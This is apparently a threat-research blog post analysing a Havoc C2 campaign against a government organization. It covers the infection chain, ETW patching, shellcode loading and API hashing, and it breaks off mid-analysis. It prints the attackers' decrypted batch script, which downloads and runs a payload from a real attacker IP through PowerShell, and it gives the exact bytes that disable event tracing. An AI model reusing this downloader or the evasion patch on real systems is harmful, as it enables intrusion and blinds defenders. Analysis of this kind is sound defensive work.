Havoc Across the Cyberspace

zscaler.com/blogs/security-research/havoc-across-cyberspace



Zscaler ThreatLabz research team observed a new campaign targeting a Government organization in which the threat actors utilized a new Command & Control (C2) framework named **Havoc**. While C2 frameworks are prolific, the open-source Havoc framework is an advanced post-exploitation command and control framework capable of bypassing the most current and updated version of Windows 11 defender due to the implementation of advanced evasion techniques such as indirect syscalls and sleep obfuscation.

The technical analysis that follows provides an overview of recently discovered attack campaign targeting government organization using Havoc and reveals how it can be leveraged by the threat actors in various campaigns.

Key Observations:

- Observed New threat campaign leveraging the open-source Havoc C2 framework targeting Government organization
- Analysis of Havoc Demon Implant generated via the Havoc framework
 - ShellCode Loader:
 - Disables the Event Tracing for Windows (ETW) to evade detection mechanisms.
 - Decrypts and executes the shellcode via CreateThreadpoolWait()
 - KaynLdr Shellcode:
 - Reflectively loads the Havoc's Demon DLL without the DOS and NT headers to evade detection.
 - Performs API hashing routine to resolve virtual addresses of various NTAPI's by using modified DJB2 hashing algorithm

- Demon DLL:
 - Parsing configuration files
 - Usage of Sleep Obfuscation Techniques
 - Communication with the CnC Server CheckIn Request and Command Execution
 - Performs In-Direct Syscalls and Return Address Stack Spoofing and more
- Performed tracking of the threat actor based on infrastructure analysis and opsec blunders where we gathered and analyzed the screenshots of the threat actors machine from the CnC due to self-compromise.

Table Of Contents:

Campaign:

In the beginning of January, this year, we discovered an executable named "pics.exe" in the Zscaler Cloud targeting a Government Organization. The executable was downloaded from a remote server: "146[.]190[.]48[.]229" as shown in the screenshot below

Time 🗸	@timestamp 🗸	url	vertical
Jan 5, 2023 @ 23:05:18.000	Jan 5, 2023 @ 23:05:18.000	146.190.48.229/pics.exe	GOVERNMENT

Fig 1. Campaign - Zscaler Cloud

Let us now examine the infection chain used by the threat actors in the following campaign to deliver the Havoc Demon on the target machine.

Infection Chain Analysis:




Fig 2. Infection chain

The infection chain utilized by the threat actors for delivering the **Havoc Demon** on the target machines commences with a ZIP Archive named "ZeroTwo.zip" consisting of two files "character.scr" and "Untitled Document.docx" as shown in the screenshot below.

🚹 ZeroTwo.zip				Compr
Ez C:\Users\		Zero	Two.zip\	
File Edit View Favorites 1	īools H	elp		
🕂 💻 🗸 🔿	-	×	ī	
Add Extract Test Copy	Move	Delete	Info	
C:\Users\			.\ZeroTwo.z	ip\
Name			Size	Packed Si
character.scr			128 000	63 469
Untitled document.docx			7 007	6 318

Fig 3. ZIP Archive

Here the "Untitled Document.docx" is a document consisting of paragraphs regarding the "ZeroTwo" which is a fictional character in the Japanese anime television series Darling in the Franxx.

ing in the Franxx". As an elite Special Forces", Zero Two p	member of the secretive organization ossesses a number of exceptional	1
hair, horns, and a unique out hysiology. It is imperative that he attention to detail and accu	fit that combines elements of both any artist seeking to depict Zero Two iracy, as even the smallest deviation	I
s and behaviors. At times, she other times she exhibits a mo ny artist attempting to portray d complexity, as this will be c	e can be fiercely independent and re vulnerable and compassionate sid Zero Two capture the full range of he	e.
it is crucial that any artist see to detail. By following the guid tand the character's unique tra	king to depict her do so with the utmo elines outlined above and taking the aits and characteristics, it is possible t	ost
	ing in the Franxx". As an elite Special Forces", Zero Two poteristics that make her a form tiking features of Zero Two is l a hair, horns, and a unique out hysiology. It is imperative that bost attention to detail and accu s established visual design co ality, Zero Two is a complex and s and behaviors. At times, she other times she exhibits a mo inny artist attempting to portray id complexity, as this will be co ions and actions. Is a highly influential and iconi it is crucial that any artist see to detail. By following the guid tand the character's unique tra-	y complex and multifaceted character from the popular anime and ing in the Franxx". As an elite member of the secretive organization Special Forces", Zero Two possesses a number of exceptional teristics that make her a formidable force to be reckoned with. Taking features of Zero Two is her distinctive appearance, which a hair, horns, and a unique outfit that combines elements of both hysiology. It is imperative that any artist seeking to depict Zero Two bot attention to detail and accuracy, as even the smallest deviation is established visual design could undermine the integrity of the ality, Zero Two is a complex and multifaceted individual who exhibit is and behaviors. At times, she can be fiercely independent and other times she exhibits a more vulnerable and compassionate sid- uny artist attempting to portray Zero Two capture the full range of he d complexity, as this will be crucial in accurately conveying the ions and actions.

Fig 4. Contents of the Document bundled in the ZIP Archive

Further the screen saver file "character.scr" is basically a downloader commissioned to download and execute the Havoc Demon Agent on the victim machine. The Downloader binary is compiled using a BAT to EXE converter "BAT2EXE" which allows users to convert Batch scripts into executables as shown in the screenshot below. The BAT2EXE argument can be seen in the downloader binary.

C a documentation.help/BAT									
b2eincfile(number)	push rax push rcx sub rsp,20 call character.1400121C0 add rsp,20								
b2eincfilecount	pop rcx push rax push qword ptr ss:[rsp+90] pop rcx sub rsp.20								
b2eincfilepath	Returns the include file path								
b2eprogramname	Returns the full path name of your executable								

Fig 5. BAT2EXE argument used in the downloader binary

Once executed the BAT2EXE compiled binary loads and decrypts the Batch Script from the .rsrc section as shown in the screenshot below.




Fig 6. Decrypted BAT Script

The binary then writes and executes the decrypted BAT script from the Temp folder as shown in the image below.

AppData > Local > Temp	> 8F75.tmp > 8F76.tm	ıp		~ Ū	2	Search 8F	76.
Name	Date modified	Type Size					
🖲 8F77.bat		Windows Bate	ch 2 Kl	3			
8F78.tmp		TMP File	0 KI	3			_
:\User: AppData\Local\Temp\8F75	.tmp\8F76.tmp\8F77.bat -	Notepad++			_		Х
Edit Search View Encoding Langua Edit S	in 4g ≪ ≪ 12 12 12 1				ie.	+ '	
<pre>@shift /0 @%pUBLIC:~89,83%%PUBLIC:~5,1 SEt R^=Jg^%pUBLIC:~13,1%^gtG ^%pUBLIC:~14,1%^L%pUBLIC:~55 @^e^c%r:~15,1%^%r:~17,1% ^%r @ec%r:~11,1%o off cd %temp%</pre>	Kz%pUBLIc:~4,1%w%pUB ,17%^%publIc:~4,1%	3LIC:~11,1%^hm	NepuBLIC:~10,		A		
<pre>%r:~2,1%f ex%r:~2,1%%r:~8,1% ec%r:~11,1%o F%r:~2,1%le) el%r:~8,1%e (</pre>	already ex%r:~2,1%% 11,1%ell -co%r:~12,1 1% '%r:~11,1%%r:~4,1	&r:~8,1%&r:~4, L&&r:~12,1%and L&&r:~4,1&p://	1%%r:~8,1% ! %r:~2,1% nvo /146.190.48.2	ke- <mark>%r:~9,1</mark>			đ

Fig 7. Decrypted BAT Script written in the Temp folder

The Decrypted BAT Script upon execution performs the following tasks:

Checks whether "teste.exe" exists in the Temp folder, if not, it downloads the final payload from http[:]//146[.]190[.]48[.]229/pics.exe and saves it as "seethe.exe" in the Temp folder via Invoke-WebRequest and then executes it using "start seethe.exe"

```
@echo off
cd %temp%
if exist %temp%\teste.exe (
    echo File already exists
) else (
    powershell -command invoke-webrequest 'http://146.190.48.229/pics.exe'-outFile
    seethe.exe
)
cd %temp%
start seethe.exe
```

Fig 8. Downloads the final payload "pics.exe" from remote server via Invoke-WebRequest

Then it checks whether "testv.exe" exists in the Temp folder, if not, it downloads an image from "https[:]//i[.]pinimg[.]com/originals/d4/20/66/d42066e9f8c4b75a0723b8778c370f1d.jpg" and saves it as images.jpg in the Temp folder and opens it using images.jpg.

```
if exist %temp%\testv.exe (
    echo File already exists
) else (
    powershell -command invoke-webrequest 'https://i.pinimg.com/originals/d4/20/66/d42066e9f8c4b75a0723b8778c370f1d.jpg'-outFile imagez.jpg
    start imagez.jpg
)
```

Fig 9. Downloads a JPG image from pinimg[.]com

The following image of the "Zero Two" character was downloaded from pinimg[.]com & executed in order to conceal the actual execution and malicious activities performed by the final payload.




Fig 10. Zero Two Image downloaded from pinimg[.]com

Before analyzing the final payload, let's take a look at another similar Downloader compiled via BAT2EXE named "ihatemylife.exe", in this case, the decrypted Batch script downloads the final payload from "https[:]//ttwweatterarartgea[.]ga/image[.]exe" using Invoke-WebRequest alongside the payload it also downloads an image to conceal the malicious activities as shown in the screenshot below.



Fig 11. Decrypted Batch scripts downloads the final payload from https[:]//ttwweatterarartgea[.]ga




Fig 12. Image Downloaded by the Batch Script to conceal malicious activities

Now let's analyze the final In-the-Wild "Havoc Demon" payload which was downloaded via the Downloader named "character.scr" from http[:]//146[.]190[.]48[.]229/pics.exe as explained previously.

Havoc Demon is the implant generated via the <u>**Havoc Framework**</u> - which is a modern and malleable post-exploitation command and control framework created by @C5pider.

⇔ Code ⊙ Issues 41 11 Pull requests 7 ⊙ Actions ⊞ Projects □ Wiki ⑦ Security ∠ Insights

HavocFramework / Havoc Public

🐉 main 👻 🎖 3 branches 🚫 0 tags	Go to	file Code -	About
Cracked5pider Create FUNDING.yml	ec03218 3 weeks ago	3 218 commits	The Havoc Framework.
🛅 .github	Create FUNDING.yml	3 weeks ago	ស្ថិង GPL-3.0 license
Assets	Havoc Framework 0.3	3 months ago	☆ 3.4k stars
Client	rewrite and cleanup code in the teamserver & client. rewrote the list	last month	 S2 watching ♀ 490 forks
Teamserver	refactoring code.	last month	•
🗅 .gitignore	Added quickstart to wiki, updated install instructions	3 months ago	Releases
🗋 .gitmodules	added default command scripts. fixed that failed loading of certain s	3 months ago	No releases published
CONTRIBUTING.MD	updated teamserver guide	3 months ago	
CREDITS.md	updated CREDITS.md	3 months ago	Sponsor this project
D JC-Dockerfile	Some typo fixes and changing dockerfiles to default to pulling from g	3 months ago	Cracked5pider C5pider
D JT-Dockerfile	Some typo fixes and changing dockerfiles to default to pulling from g	3 months ago	patreon.com/Spider
	Added LICENSE	3 months ago	Learn more about GitHub Sponsors
README.md	Havoc Framework 0.3	3 months ago	Learn more about Github Sponsors
C ROADMAP.md	fixed some issues and bugs. fixed issues: #183 (1) and #191	2 months ago	Packages
🗅 WIKI.MD	Update WIKI.MD	3 months ago	No packages published
🗅 plugins.txt	Added Dockerfiles for Jenkins setup for Teamserver and client, along	4 months ago	harmilie hannen

Fig 13. The Havoc Framework




Fig 14. Havoc Framework - Interface

Shellcode Loader:

The Downloaded payload "pics.exe" is the **"Shellcode Loader"** which is signed using Microsoft's Digital certificate as shown in the screenshot below

	pics Properties	×
	Security Details General Compatibility Signature list	Previous Versions Digital Signatures
pi	Name of signer: Digest algorithm Microsoft Corporation sha256 C2RService sha1 Microsoft Corporation sha256 <	Timestamp Saturday, February 2 Not available Saturday, February 2 ≫
	Digital Signature Details General Advanced Digital Signature Information This digital signature is not valid.	? ×
	Signer information Name: Microsoft Corporation E-mail: Not available Signing time: Saturday, February 2	7, 2021 7:53:30 PM
	Countersignatures	View Certificate

Fig 15. Microsoft Signed Executable

Upon execution the Shellcode Loader at first disables the Event Tracing for Windows (ETW) by patching the WinApi "EtwEventWrite()" which is responsible for writing an event. ETW Patching process:

- Retrieves module handle of ntdll.dll via GetModuleHandleA
- Retrieves address of EtwEventWrite via GetProcAddress

48:8D0D 5	1280000	lea rcx, gword ptr		00007FF6DA3D4000:"ntdll.dll"
48:8B05 C	A6A0100	mov rax, qword ptr	ds:[<&GetModuleHandleA>]	
FFD0		call rax		
48:8D15 4	B280000	lea rdx, gword ptr	ds:[7FF6DA3D400A]	rdx:"EtwEventWrite", 00007FF6DA3D400A:
48:89C1		mov rcx rax		
48:8B05 B	F6A0100	mov rax, gword ptr	ds:[<&GetProcAddress>]	
FFD0		call rax		

Fig 16. Fetches the address of EtwEventWrite

Further it changes the protection of the region via VirtualProtect and then overwrites the first 4 bytes of the EtwEventWrite with following bytes: 0x48,0x33,0xc0,0xc3 (xor rax,rax | ret)

00007FF90089F1A0	4C:8BDC	mov r11,rsp EtwEventWrite
00007FF90089F1A3	48:83EC 58	sub rsp,58
00007FF90089F1A7	4D:8948 E8	mov gword ptr ds:[N1-18],r9
00007FF90089F1AB	33C0	xor eax.eax
00007FF90089F1AD	45:8943 E0	mov dword ptr ds:[r11-20];r8d
00007FF90089F1B1	45:33C9	xor r9d,r9d
00007FF90089F1B4	49:8943 D8	mov gword ptr ds: [r11-28], rax Before Patch
00007FF90089F1B8	45:33C0	xor r8d,r8d
00007FF90089F1BB	49:8943 D0	mov gword ptr ds:[r11-30],rax
00007FF90089F1BF	66:894424 20	mov word ptr ss:[rsp+20],ax
00007FF90089F1C4	E8 5F000000	call ntdl1.7FF90089F228
00007FF90089F1C9	48:83C4 58	add rsp.58
00007FF90089F1C9	C3	ret
00007FF90089F1CE	cc	int3
00007FF90089FICE		Incs
00007FF90089F1A0	48:33C0	xor rax,rax EtwEventWrite
00007FF90089F1A3	C3	ret
00007FF90089F1A4	83EC 58	sub esp, sa
00007FF90089F1A7	4D:894B E8	mov gword ptr ds: [r11-18] r9
00007FF90089F1AB	33C0	xor eax.eax
00007FF90089F1AD	45:8943 E0	mov dword ptr ds:[r11-20],r8d
00007FF90089F1B1	45:33C9	
00007EE90089E1B4	49:8943 D8	
00007FF90089F1B4 00007FF90089F1B8	49:8943 D8 45:33C0	mov qword ptr ds:[r11-28],rax ATTER PATCN
00007FF90089F1B8	45:33C0	mov qword ptr ds:[r11-28],rax ATTER PATCN
00007FF90089F1B8 00007FF90089F1BB	45:33C0 49:8943 D0	mov qword ptr ds:[r11-28],rax ATTER PATCN xor r8d,r8d mov qword ptr ds:[r11-30],rax
00007FF90089F1B8 00007FF90089F1BB 00007FF90089F1BF	45:33C0 49:8943 D0 66:894424 20	<pre>mov qword ptr ds:[r11-28],rax ATTER PATCN xor r8d,r8d mov qword ptr ds:[r11-30],rax mov word ptr ss:[rsp+20],ax</pre>
00007FF90089F1B8 00007FF90089F1B8 00007FF90089F1BF 00007FF90089F1C4	45:33C0 49:8943 D0 66:894424 20 E8 5F000000	<pre>mov qword ptr ds:[r11-28],rax ATTER PATCN xor r8d,r8d mov qword ptr ds:[r11-30],rax mov word ptr ss:[rsp+20],ax call ntdll.7FF90089F228</pre>
00007FF90089F1B8 00007FF90089F1B8 00007FF90089F1BF 00007FF90089F1C4 00007FF90089F1C9	45:33C0 49:8943 D0 66:894424 20 E8 5F000000 48:83C4 58	<pre>mov qword ptr ds:[r11-28],rax ATTER PATCN xor r8d,r8d mov qword ptr ds:[r11-30],rax mov word ptr ss:[rsp+20],ax call ntdll.7FF90089F228 add rsp,58</pre>
00007FF90089F1B8 00007FF90089F1B8 00007FF90089F1BF 00007FF90089F1C4	45:33C0 49:8943 D0 66:894424 20 E8 5F000000	<pre>mov qword ptr ds:[r11-28],rax ATTER PATCN xor r8d,r8d mov qword ptr ds:[r11-30],rax mov word ptr ss:[rsp+20],ax call ntdll.7FF90089F228</pre>

Fig 17. Overwriting bytes to patch EtwEventWrite

By patching the EtwEventWrite function the ETW will not be able to write any events thus disabling the ETW.

Then the payload AES decrypts the shellcode using CryptDecrypt() as shown in the screenshot below - in this case the Algorithm ID used is "0x00006610" - AES256

00007FF6DA3D1642 48:895424 20 00007FF6DA3D1647 41:89 0000000 00007FF6DA3D1640 41:88 0000000 00007FF6DA3D1653 BA 00000000 00007FF6DA3D1658 48:8951 00007FF6DA3D1658 48:895 B66B0100 00007FF6DA3D1658 48:805 B66B0100 00007FF6DA3D1664 85C0 00007FF6DA3D1665 0F94C0 00007FF6DA3D1668 84C0 00007FF6DA3D1668 74 07 00007FF6DA3D1672 EB 3A	<pre>mov qword ptr ss:[rsp+20],rdx mov r9d,0 mov r8d,0 mov edx,0 mov rex,qword ptr ds:[<&CryptDecrypt>] call rax test eax,eax sete at test al,al je pics.7FF6DA3D1674 mov eax,FFFFFFF jmp pics.7FF6DA3D16AE</pre>						
07FF6DA3D1664 pics.exe:\$1664 #C64							
L L Dump 2 Dump 3 Dump 4 Dump 5 🛞	Watch 1 [x=] Locals ASCII						
E3EF780 56 48 89 E6 48 83 E4 F0 48 83 EC 20 E8 0F 0C E3EF780 00 48 89 F4 5E C3 66 2E 0F 1F 84 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 42 44 04 48 83 EC 50 44 24 40 40 42 40 42 40 40 42 42 40 42 42 40 42 42 38 9 EE 83 EF E8 42 02	000 WH.æH.a0H.1 e 1 44 UWUSH.iPL.D\$@L.D 2 00 \$HD.L\$4H.T\$8.L\$0 2 00 \$HD.L\$4H.T\$8.L\$0 2 00 \$HD.L\$4H.T\$8.L\$0 2 00 \$HD.L\$4H.T\$8.L\$0 2 00 \$CjE.H.AH.AÈ0. 2 48H.U°1÷ÈBH 2 49 .U°.(éPH.£è2I 2 48L.L\$0L.ë.CPCD\$ 4 40 .U°.(A.AC.E 3 8B IÅH.1.H.êC.H.						

Fig 18. AES Decrypts the Shellcode via CryptDecrypt

Once the Shellcode is decrypted, the Shellcode is executed via **CreateThreadpoolWait()** where at first it creates an event object in a signaled state via CreateEventA(), then allocates RWX memory via VirtualAlloc() and writes the Shellcode in the allocated memory. Further it creates a wait object using CreateThreadpoolWait, here the first argument - callback function is set to the address of the shellcode. Then it set's the wait object via the NtApi "TpSetWait" and at last calls the WaitForSingleObject which once executed checks if the waitable object is in signaled state, as our event was created in signaled state the callback function is been executed i.e the decrypted shellcode is been executed and the control flow is been transferred to the shellcode.




Fig 19. Shellcode execution via CreateThreadpoolWait

KaynLdr - Shellcode

The Shellcode in this case is the "KaynLdr" which is commissioned to reflectively load the Havoc's Demon DLL implant by calling its entrypoint function. Once the Shellcode is executed it retrieves the image base of the Demon DLL which is embedded in the shellcode itself by executing the following inline assembly function called KaynCaller.




Fig 20. Retrieves the Image Base of the Embedded Demon DLL

Further the KaynLdr performs the API Hashing routine in order to resolve the virtual addresses of various NTAPI's by walking the export address table of the ntdll.dll (Function: LdrFunctionAddr) and initially the virtual address of the NTDLL.dll is been retrieved by walking the Process Environment Block (Function: LdrFunctionAddr) as shown in the screenshot below




Fig 21. API Hashing Routine used by Havoc Demon

Here the hashing algorithm used is a modified version of "DJB2" algorithm based on the constant "5381" or "0x1505" as shown in the screenshot below.




Fig 22. Modified DJB2 Hashing Algorithm used in the API Hashing Routine

Virtual Addresses for the following module and NTAPI's are retrieved by using the API Hashing routine where the hardcoded DJB2 hashes are compared with the dynamically generated hash.

0x70e61753	ntdll.dll
0x9e456a43	LdrLoadDll
0xf783b8ec	NtAllocateVirtualMemory
0x50e92888	NtProtectVirtualMemory

Further the Embedded Demon DLL is memory mapped and the base relocations are calculated if required in an allocated memory page procured by calling the NtAllocateVirtualMemory(). Also the page protections are changed via multiple calls to NtProtectVirtualMemory as shown below.





Fig 23. Memory Mapping of the embedded Demon DLL

The Demon DLL is memory mapped in the Allocated memory without the DOS and NT Headers in order to evade detection mechanisms.

0000025F4EEE0D80	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
0000025F4EEE0D90	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
0000025F4EEE0DA0		00	00	00	00	õõ	õõ	00	00	00	õõ	00	00	00	õõ	00	
		_	_	_		_	_	_		_	_			_	_		
0000025F4EEE0DB0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
0000025F4EEE0DC0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
0000025F4EEE0DD0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
0000025F4EEE0DE0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
0000025F4EEE0DF0	00	00	õõ	õõ	00	õõ	õõ	õõ	00	õõ	õõ	õõ	00	00	õõ	õõ	
		_	_	_		_	_	_		_		_			_		
0000025F4EEE0E00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
0000025F4EEE0E10	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
0000025F4EEE0E20	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
0000025F4EEE0E30	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
0000025F4EEE0E40	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
0000025F4EEE0E50	00	ŏŏ	ŏŏ	ŏŏ	00	ŏŏ	ŏŏ	ŏŏ	00	ŏŏ	ŏŏ	ŏŏ	00	ŏŏ	ŏŏ	ŏŏ	
		_	_	_			_	_		_	_	_		_	_		
0000025F4EEE0E60	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
0000025F4EEE0E70	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
0000025F4EEE0E80	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
0000025F4EEE0E90	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
0000025F4EEE0EA0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
0000025F4EEE0EB0	00	00	ŏŏ	00	00	00	ŏŏ	00	00	00	00	00	00	00	00	ŏŏ	
		_				_		_		_	_	_		_	_		•••••
0000025F4EEE0EC0		00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
0000025F4EEE0ED0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
0000025F4EEE0EE0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
0000025F4EEE0EF0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
0000025F4EEE0F00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
0000025F4EEE0F10	00	ŏŏ	ŏŏ	ŏŏ	ŏŏ	ŏŏ	ŏŏ	ŏŏ	ŏŏ	ŏŏ	ŏŏ	ŏŏ	ŏŏ	ŏŏ	ŏŏ	ŏŏ	
		_						_			_	_		_	_		
0000025F4EEE0F20	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
0000025F4EEE0F30	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
0000025F4EEE0F40	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
0000025F4EEE0F50	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
0000025F4EEE0F60	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
0000025F4EEE0F70	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
0000025F4EEE0F80	00	ŏŏ	ŏŏ	ŏŏ	00	ŏŏ	ŏŏ	ŏŏ	00	ŏŏ	ŏŏ	ŏŏ	ŏŏ	00	ŏŏ	ŏŏ	
		_	_	_		_	_	_		_	_	_			_		
0000025F4EEE0F90	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
